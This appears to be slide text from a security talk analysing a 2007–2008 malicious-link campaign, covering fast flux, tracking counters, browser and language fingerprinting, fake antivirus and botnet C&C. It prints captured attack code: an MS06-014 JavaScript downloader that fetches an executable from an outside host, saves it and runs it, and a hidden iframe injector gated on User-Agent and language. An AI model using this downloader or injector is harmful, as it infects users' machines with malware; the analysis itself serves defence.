
```
[kawa@faith tmp]$ cat ms06014-03.js
try{var xml=ado.CreateObject("\\Microsoft.XMLHTTP", "");xml.Open("GET", "http://user1.12-56.net/bak.css", 0);xml.Send();as.type=1;as.open();as.write(xml.responseBody);path="..\\ntuser.com";as.savetofile(path,2);as.close();var Shell=ado.createObject("Shell.Application", "");Shell["ShellExecute"] (path, "", "open")}catch(e){}
```

```
[kawa@faith tmp]$ file bak.css
bak.css: MS-DOS executable, MZ for MS-DOS
[kawa@faith tmp]$
```


What happened on Dec. 11, 2007 (JST)




What happened on Dec. 13, 2007 (JST)



What happened on Dec. 14, 2007 (JST)



What happened on Dec. 15, 2007 (JST)




Malicious Links


Nov., 2007

Dec., 2007

Mar., 2008




Fast Flux



User Tracking

■ Free services (in Chinese)

- <http://countxx.51yes.com/click.aspx?id=xxxxxx&logo=1>
- http://sxxx.cnzz.com/stst.phpid=xxxxxx&web_id=xxxxxx
- <http://js.users.51.la/xxxxxxx.js>



Recognize Browser Environment

```
if(navigator.userAgent.indexOf('AntivirXP08')== -1){  
    document.write("<iframe src=http://19ssl.net/cgi-bin/index.cgi?script  
        width=0 height=0 frameborder=0></iframe>");  
}
```

User-Agent include 'AntiVirXP08'

-> lead not to 'iframe'

User-Agent doesn't include 'AntivirXP08'

-> lead to 'iframe'

```
n=navigator.userLanguage.toUpperCase();  
if((n!="ZH-CN")&&(n!="ZH-MO")&&(n!="ZH-HK")&&(n!="BN")&&(n!="GU")  
    &&(n!="NE")&&(n!="PA")&&(n!="ID")&&(n!="EN-PH")&&(n!="UR")&&(n!="RU")  
    &&(n!="KO")&&(n!="ZH-TW")&&(n!="ZH")&&(n!="HI")&&(n!="TH")&&(n!="VI"))  
{ ----- }
```

BN	Bengali India
EN-PH	English Philippines
GU	Gujarati
HI	Hindi
ID	Indonesian
KO	Korean
NE	Nepali
PA	Punjabi
RU	Russian

TH	Thai
UR	Urdu
VI	Vietnamese
ZH	Chinese
ZH-CN	Chinese (China)
ZH-HK	Chinese (Hong Kong SAR)
ZH-MO	Chinese (Macau SAR)
ZH-TW	Chinese (Taiwan)



Malwares



Malwares

- Change the method of connecting to C&C
- Availability of using botnet
- Fake Antivirus Software

Bot Activity

C&C

Information leakage

